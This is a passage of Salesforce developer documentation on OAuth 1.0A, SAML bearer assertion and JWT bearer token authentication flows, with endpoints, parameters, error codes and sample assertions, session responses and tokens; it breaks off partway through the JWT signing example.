OAuth 2.0 User-Agent Flow

With the OAuth 2.0 user-agent authentication flow, users authorize your desktop or mobile app to access their data. Client apps that run on a device or in a browser use this flow to obtain an access token.

OAuth 2.0 Device Authentication Flow

The device authentication flow is typically used by applications on devices with limited input or display capabilities, such as TVs, appliances, or command-line applications. Users can connect these client applications to Salesforce by accessing a browser on a separate device that has more developed input capabilities, such as a desktop computer or smartphone.

OAuth 2.0 Asset Token Flow

The OAuth 2.0 asset token flow is used by client applications to request an asset token from Salesforce for connected devices. In this flow, an OAuth access token and an actor token are exchanged for an asset token. This flow combines asset token issuance and asset registration, for efficient token exchange and automatic linking of devices to Service Cloud Asset data.

SAML Assertion Flow

The SAML assertion flow is an alternative for orgs that are currently using SAML to access Salesforce and want to access the web services API the same way. You can use the SAML assertion flow only inside a single org. You don't have to create a connected app to use this assertion flow. Clients can use this assertion flow to federate with the API using a SAML assertion, the same way they federate with Salesforce for web single sign-on.

Scope Parameter Values

The `scope` parameter allows you to fine-tune the permissions associated with the tokens you're requesting. Scope is a subset of values that you specified when defining the connected app.

Revoke OAuth Tokens

Revoke an OAuth token if you don't want the client app to access Salesforce data or if you don't trust the client app to discontinue access on its own.

Use the Access Token

You can use the access token in either the HTTP authorization header (REST API or Identity URL) or the SessionHeader SOAP authentication header, (SOAP API).

Get and Verify an ID Token

The ID token is a signed data structure that contains authenticated user attributes, including a unique identifier for the user and when the token was issued. It also identifies the requesting client app. The ID token is defined by OpenID Connect.

Identity URLs

The identity URL is a string that uniquely identifies a user. It's also a REST API used to query for user information.

UserInfo Endpoint

OpenID Connect defines the UserInfo endpoint to get a user's profile information.

OpenID Connect Discovery Endpoint

Use the OpenID Connect discovery endpoint to query for information about the Salesforce OpenID Connect configuration.

Authentication Configuration Endpoint

The authentication configuration endpoint is a static page that you can use to query for information about an org's SAML for single sign-on and Auth. provider settings. No session is required. It's available only for Salesforce communities or custom domains. Use this URL when you're developing apps that need this information on demand.

Overview of OAuth Authentication

Salesforce supports OAuth 1.0A and 2.0 authentication flows.

- OAuth 1.0.A—This OAuth version has one flow.
- OAuth 2.0 web server—The web server authentication flow is used by apps that are hosted on a secure server. A critical aspect of the web server flow is that the server must be able to protect the consumer secret. You can use code challenge and verifier values in the flow to prevent authorization code interception.
- OAuth 2.0 user-agent—The user-agent authentication flow is used by client apps (consumers) that reside on the user's device or computer. It's also used by client apps running in a browser using a scripting language such as JavaScript. These apps can protect per-user secrets. But, because the apps are widely distributed, the client secret can't be confidential.
- OAuth 2.0 refresh token flow—After the consumer has been authorized for access, it can use a refresh token to get a new access token (session ID). This process happens only after the consumer has received a refresh token using either the web server or user-agent flow.
- OAuth 2.0 JWT Bearer Token Flow—The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wants to use a previous authorization. Authentication of the authorized app is provided by a digital signature applied to the JWT.
- OAuth 2.0 Device Authentication Flow—The device authentication flow is typically used by applications on devices with limited input or display capabilities, such as TVs, appliances, or command-line applications. Users can connect these client applications to

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Salesforce by accessing a browser on a separate device that has more developed input capabilities, such as a desktop computer or smartphone.

- OAuth 2.0 Asset Token Flow—The OAuth 2.0 asset token flow is used by client applications to request an asset token from Salesforce for connected devices. In this flow, an OAuth access token and an actor token are exchanged for an asset token. This flow combines asset token issuance and asset registration, for efficient token exchange and automatic linking of devices to Service Cloud Asset data.
- OAuth 2.0 SAML Bearer Assertion Flow—The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wants to use a previous authorization. Authentication of the authorized app is provided by the digital signature applied to the SAML assertion.
- SAML assertion flow—The SAML assertion flow is an alternative for orgs that are currently using SAML to access Salesforce and want to access the web services API the same way. You can use the SAML assertion flow only inside a single org. You don't have to create a connected app to use this assertion flow.
- OAuth 2.0 username and password—Use the username-password authentication flow to authenticate when the consumer already has the user's credentials.

  Warning: This OAuth authentication flow passes the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token is issued.

For all authentication flows, if a user is asked to authorize access and instead clicks the link indicating they are not the currently signed in user, the current user is logged out and the authorization flow restarts with authenticating the user.

Note: Users can authorize an app to access Salesforce more than once, for example, for a laptop and a desktop computer. The default is five authorizations per app per user. If a user tries to grant access to an app after reaching the org's limit, the least recently used access token is revoked. Newer OAuth 2.0 apps using the web server flow are approved for additional devices after the user has granted access once. The user-agent flow requires user approval every time.

OAuth 2.0 Endpoints

The three primary endpoints used with OAuth 2.0 are:

- Authorization—`https://yourDomain.my.salesforce.com/services/oauth2/authorize`
- Token—`https://yourDomain.my.salesforce.com/services/oauth2/token`
- Revoke—`https://yourDomain.my.salesforce.com/services/oauth2/revoke`

See Revoke OAuth Tokens on page 5993 for details on revoking access.

For a sandbox, use `test.salesforce.com` instead of `yourDomain.salesforce.com`.

OAuth 1.0.A Authentication Flow

OAuth 1.0.A has a single authentication flow. The diagram displays the authentication flow steps for OAuth 1.0.A.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"



1. The consumer requests an access token. Salesforce verifies the request and returns a request token.
2. The consumer redirects the user to Salesforce, where the user is prompted to log in.
3. Salesforce authorizes the user.
4. After the user is authorized, the consumer requests an access token.
5. Salesforce verifies the request and grants the token.
6. After the token is granted, the consumer accesses the data either through the app or through the Force.com Web Services API.
7. Salesforce verifies the request and allows access to the data.

Tip: To use a connected app with a sandbox, use `test.salesforce.com` instead of `login.salesforce.com` in the following sections.

For the list of possible error codes returned by Salesforce, see OAuth 1.0.A Error Codes on page 5958.

Requesting a RequestToken

When a consumer makes an initial request to Salesforce and the request is valid, a RequestToken is returned. These steps contain more detail for the developer who is using a connected app to request Salesforce data.

1. A consumer app wants to access Salesforce data and sends a request to `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. The request contains the following information.
   - A valid request for a RequestToken with these OAuth parameters:
     - `oauth_consumer_key`
     - `oauth_signature_method`—Must be HMAC-SHA1
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version`—Optional, must be "1.0" if included
     - `oauth_callback`—Must be either:
       - URL hosted by the consumer, for example, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. This URL uses HTTPS or another protocol. It can't use HTTP.
       - `oob`, meaning out of band.
   - A signature on page 5957 created according to the OAuth specification for HMAC-SHA1.
2. After Salesforce receives the request, Salesforce:
   - Validates the request with its own copy of the consumer secret
   - Generates a response containing RequestToken and RequestTokenSecret in the HTTP body as name/value pairs
   - Sends the response back to the consumer

   A RequestToken is valid for 15 minutes, plus 3 minutes to allow for differences between machine clocks.
3. The consumer directs the user to a Salesforce login page, as specified in the next section.

Authorizing the User

After the request from the consumer is made to Salesforce, Salesforce must authenticate the user before the process continues. For developers who are using a connected app to request Salesforce data, here are more detailed steps about the login procedure.

1. The consumer redirects the user to this location, where the user is prompted to log in: `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. The appropriate GET query parameters are appended to this URL.
   - `oauth_token` (RequestToken)
   - `oauth_consumer_key`

Note: If an `oauth_callback` parameter is included, it is ignored.

2. The Remote Access Authorization page displays.
3. If the user approves access for the consumer, Salesforce generates the AccessToken and AccessTokenSecret.

   Note: The number of concurrent access tokens that a user can grant to an app is limited. The default is five per app per user. If this authorization exceeds the org's limit, the user is notified and the least used tokens are revoked.

4. Salesforce verifies the callback URL (either specified in the connected app definition pages or in the `oauth_callback` parameter from the previous stage). A redirection occurs.
   - If the `oauth_callback` defined in the RequestToken is `oob` and the **Callback URL** field in the connected app definition page has a valid value, the user is redirected to that URL.
   - If the `oauth_callback` defined in the RequestToken is a valid URL, the user is redirected to that URL.
5. The consumer is notified that the AccessToken and AccessTokenSecret are available. The consumer receives either the verification token from Salesforce or the validation code from the end user.

Requesting the AccessToken

After the user has been authenticated, the consumer can exchange a RequestToken for an AccessToken. For developers who are using a connected app to request Salesforce data, this process involves exchanging tokens.

1. The consumer makes an HTTPS GET or POST request to `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, with the required parameters in the query or post data.
   - `oauth_consumer_key`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_token`
   - `oauth_nonce`
   - `oauth_verifier`
   - `oauth_version` (optional, must be "1.0" if included)
2. Salesforce validates these elements.
   - Consumer secret
   - Consumer key
   - Signature
   - Whether the RequestToken has been used before
   - Timestamp (must be within 15 minutes, plus 3 minutes to allow for differences between machine clocks)
   - Whether the nonce has been used before
3. Upon validation, Salesforce returns the AccessToken and AccessTokenSecret in the HTTP response body as name/value pairs.

Generating `oauth_signature` for Login

You can access Salesforce using either the user interface, or using the API. The `oauth_signature` used for login is generated differently, depending on which method you use.

- User interface—Use `https://login.salesforce.com` for generating the signature
- API—Use `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`* for generating the signature

  `type` must have one of the following values.

  - `u`—Partner WSDL
  - `c`—Enterprise WSDL

  For example, `https://login.salesforce.com/services/OAuth/u/17.0`.

Accessing Salesforce Data Using the Consumer App

After the consumer possesses a valid access token, a connected app can request to access Salesforce data. For developers using a connected app to request Salesforce data, here's the process.

1. The consumer makes an HTTPS POST request to `https://login.salesforce.com`, with the required parameters in the authorization header.
   - `oauth_consumer_key`
   - `oauth_token`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_nonce`
   - `oauth_version` (optional, must be "1.0" if included)
2. Salesforce validates the request and sends a valid session ID to the consumer. The session ID is short-lived and is valid only for frontdoor.jsp. To obtain a session ID that can be used directly, use the API access token exchange.

Accessing Salesforce Data Using the API

When the consumer possesses a valid a ccess token, a connected app can request to access Salesforce data using the Force.com Web services API.

Note: Your org must have access to the API and the connected app. Contact your Salesforce representative for more information.

The following contains more detailed steps regarding accessing data for developers who are using a connected app to request Salesforce data.

1. The consumer makes an HTTPS POST request to Salesforce.
   - The URL must have the following format:
     `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`*.

     `type` must have one of the following values.

     - `u`—Partner WSDL
     - `c`—Enterprise WSDL

     `api-version` must be a valid API version.

- The authorization header must have the following parameters.
  - `oauth_consumer_key`
  - `oauth_token`
  - `oauth_signature_method`
  - `oauth_signature`
  - `oauth_timestamp`
  - `oauth_nonce`
  - `oauth_version` (optional, must be "1.0" if included)

2. Salesforce validates the request and sends a valid session ID to the consumer. The response header includes the following.

```
<response>

<metadataServerUrl>https://yourInstance.salesforce.com/services/Soap/m/17.0/00D300000006qjK

    </metadataServerUrl>
    <sandbox>false</sandbox>
   <serverUrl>https://yourInstance.salesforce.com/services/Soap/u/17.0/00D300000006qjK

    </serverUrl>
    <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
       GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

SEE ALSO:

Authenticate Apps with OAuth

OAuth 1.0.A Error Codes

On error, Salesforce returns an error code during the OAuth 1.0.A authentication flow.

Fault Code	Error	Notes
1701	Failed: Nonce Replay Detected	A nonce can only be used once.
1702	Failed: Missing Consumer Key Parameter	
1703	Failed: Invalid Access Token	
1704	Failed: Version Not Supported	The required version for the `oauth_version` parameter is 1.0.
1705	Failed: Invalid Timestamp	The timestamp can be missing, in the future, too old, or malformed.
1706	Failed: Invalid Nonce	The nonce is missing.
1707	Failed: Missing OAuth Token Parameter	
1708	Failed: IP Address Not Allowed	

Fault Code	Error	Notes
1709	Failed: Invalid Signature Method	The RequestToken contains an invalid `oauth_signature_method` parameter.
1710	Failed: Invalid Callback URL	The RequestToken contains an invalid `oauth_callback` parameter. Value must be either `oob` or a valid URL that uses https.
1711	Failed: Invalid Verifier	The AccessToken. contains an invalid `oauth_verifier` parameter.
1712	Failed: Get Access Token Limit Exceeded	Can only attempt to exchange a RequestToken for an AccessToken three times.
1713	Failed: Consumer Deleted	The remote access app has been deleted from the Salesforce org.
1716	Failed: OAuth Api Access Disabled	Either the Force.com web services API isn't enabled for the org, or OAuth API access has been disabled for the org.

OAuth 2.0 SAML Bearer Assertion Flow

A SAML assertion is an XML security token issued by an identity provider and consumed by a service provider. The service provider relies on its content to identify the assertion's subject for security-related purposes.

The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wants to use a previous authorization. Authentication of the authorized app is provided by the digital signature applied to the SAML assertion.

For more information:
`http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

OAuth 2.0 SAML Bearer Assertion Flow

The OAuth 2.0 SAML bearer assertion flow is similar to a refresh token flow within OAuth. The SAML assertion is posted to the OAuth token endpoint, which in turn processes the assertion and issues an `access_token` based on prior approval of the app. However, the client isn't required to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

These are the general steps involved in using the OAuth 2.0 SAML bearer assertion flow.

1. The developer creates a connected app and registers an X509 Certificate. This certificate corresponds to the private key of the app. When the connected app is saved, a consumer key (OAuth `client_id`) is generated and assigned to the app.
2. The developer writes an app that generates a SAML assertion and signs it with the private key.
3. The SAML Bearer assertion is posted to the token endpoint `https://login.salesforce.com/services/oauth2/token`.
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the audience, issuer, subject, and alidity of the assertion.
6. Assuming that the assertion is valid and that the user or admin authorized the app previously, Salesforce issues an access token.

Note: A `refresh_token` is never issued in this flow.

Create a SAML Bearer Assertion

The developer must create a valid SAML bearer assertion that conforms to the following rules.

- The `Issuer` must be the OAuth `client_id` or the connected app for which the developer registered their certificate.
- The `Audience` must be `https://login.salesforce.com` or `https://test.salesforce.com`.
- The `Recipient` must be `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.
- The `Subject NameID` must be the username of the desired Salesforce user.
- The assertion must be signed according to the XML Signature specification, using RSA and either SHA-1 or SHA-256.
- The SAML assertion must conform with the general format rules specified here: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.
- When posted to the token endpoint, the assertion must be encoded using base64url encoding as defined here: `http://tools.ietf.org/html/rfc4648#page-7`

Here's a sample assertion.

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
 Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOAstC92
 4qSUiUeEDcuGV4tmAxyo_fV8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
      <ds:Transforms>
      <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml"/>
      </ds:Transform>
      </ds:Transforms>
    <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
    </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>
XV0lFJrkhJykGYQbIs0JBFEHdt4pe2gBgitcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6WOmxWtIQC4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Ly1i28o4aCXQQ=
    </ds:SignatureValue>
    <ds:KeyInfo>
    <ds:X509Data>
    <ds:X509Certificate>
MIICOzCCAaSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTAlVTMQswCQYD
VQQIEwJDQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFDUzENMAsGA1UECxME
```

```
U0ZEQzEPMA0GA1UEAxMGU0FNTDIwMB4XDTA5MDExMzE4MzUyN1oXDTE0MDExMTE4MzUyN1owYTEL
MAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
gY0AMIGJAoGBAJNGcu8nW6xq2l/dAgbJmSfHLGRn+vCuKWY+LAELw+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXn1hiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD46l/CR5EXf4VL8uo8T40FkA51AhTAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tBl8x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBOkKqZZPL1hcKh
KSnFZN2iWmm1sspL73I/eAwVsOUj+bS3v9POo4ceAD/QCCY8gUAInTH0Mq1eOdJMhYKnw/blUyqj
Zn9rajY=
    </ds:X509Certificate>
    </ds:X509Data>
    </ds:KeyInfo>
  </ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
 xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>
```

Use SAML Bearer Assertions

SAML bearer assertions are posted to the token endpoint at `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.

When posted, the following parameters must be provided:

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` — Required.
- `assertion`: The SAML bearer assertion, encoded using base64url as defined here: `http://tools.ietf.org/html/rfc4648#page-7`— Required.

Additional standard parameters:

- `format`—Format of the response can be specified as an OAuth flow using the `token` parameter, or an HTTP Accepts header.
- `scope`—Scope isn't supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here is a sample token request:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted
for brevity]...ZT
```

Server Sends a Response

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 SAML bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued.

Note: A SAML OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued (with `"token_type"` value `"Bearer"`). If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

Errors

If there is an error in processing the SAML bearer assertion, the server replies with a standard OAuth error response with reasons why the token was considered invalid. Here's a sample error response.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

SEE ALSO:

Authenticate Apps with OAuth

OAuth 2.0 JWT Bearer Token Flow

JSON Web Token (JWT) is a JSON-based security token encoding that enables identity and security information to be shared across security domains.

The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wants to use a previous authorization. Authentication of the authorized app is provided by a digital signature applied to the JWT.

For more information:

- `http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer`
- `http://tools.ietf.org/html/draft-jones-json-web-token`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

OAuth 2.0 JWT Bearer Token Flow

The OAuth 2.0 JWT bearer token flow is similar to a refresh token flow within OAuth. The JWT is posted to the OAuth token endpoint, which in turn processes the JWT and issues an `access_token` based on prior approval of the app. However, the client doesn't need to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

JWT bearer flow supports the RSA SHA256 algorithm, which uses an uploaded certificate as the signing secret.

The OAuth 2.0 JWT bearer token flow involves the following general steps.

1. The developer creates a connected app or uses an existing one and can optionally register an X509 Certificate. The certificate corresponds to the private key of the app. When the connected app is saved, the Consumer Key (OAuth `client_id`) and Consumer Secret are generated and assigned to the app.
2. The developer writes an app that generates a JWT and signs it with the certificate.
3. The JWT is posted to the token endpoint `https://login.salesforce.com/services/oauth2/token` or, if implementing for a community, `https://acme.force.com/customers/services/oauth2/token` (where `acme.force.com/customers` is your community URL).
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the audience (`aud`), issuer (`iss`), validity (`exp`), and subject (`sub`) of the JWT.
6. Assuming that the JWT is valid and that the user or admin authorized the app previously, Salesforce issues an `access_token`.

   Note: A `refresh_token` is never issued in this flow.

Creating a JWT Bearer Token

The developer must create a valid JWT bearer token that conforms to RSA SHA256 according to the following rules.

- The issuer (`iss`) must be the OAuth `client_id` or the connected app for which the developer registered their certificate.
- The audience (`aud`) must be `https://login.salesforce.com`, `https://test.salesforce.com`, or, if implementing for a community, `https://acme.force.com/customers` (where `acme.force.com/customers` is your community URL).
- The subject (`sub`) must be the username of the desired Salesforce user or, if implementing for a community, the Salesforce community user. For backward compatibility, you can use principal (`prn`) instead of subject (`sub`). If both are specified, `prn` is used.
- The validity (`exp`) must be the expiration time of the assertion within 5 minutes, expressed as the number of seconds from 1970-01-01T0:0:0Z measured in UTC.
- The JWT must be signed using RSA SHA256.
- The JWT must conform with the general format rules specified here: `http://tools.ietf.org/html/draft-jones-json-web-token`.

To construct a JWT bearer token:

1. Construct a JWT Header with this format: `{"alg":"RS256"}`.
2. Base64url encode the JWT Header as defined here: `http://tools.ietf.org/html/rfc4648#page-7`. The result is similar to `eyJhbGciOiJSUzI1NiJ9`.
3. Construct a JSON Claims Set for the JWT with `iss`, `sub`, `aud`, and `exp`.

```
{"iss": "3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
"sub": "my@email.com",
```

```
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

4. Base64url encode the JWT Claims Set without any line breaks. For example:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Create a string for the encoded JWT Header and the encoded JWT Claims Set in this format.

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

In the following example, the encoded JWT Header is highlighted.

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

6. Sign the resulting string using SHA256 with RSA.
7. Create a string of the string from this step in the following format.

```
existing_string + "." + base64_encoded_signature
```

In the following example, the start of the base64 encoded signature is highlighted.

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQucwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwcK
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkwIv09sIeS_-QuWak2RXOl1Krnf72mpVGS4WWSULodgNzlKHHyjAMAHiBHIDNt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqT2FcDyjY3JVQb
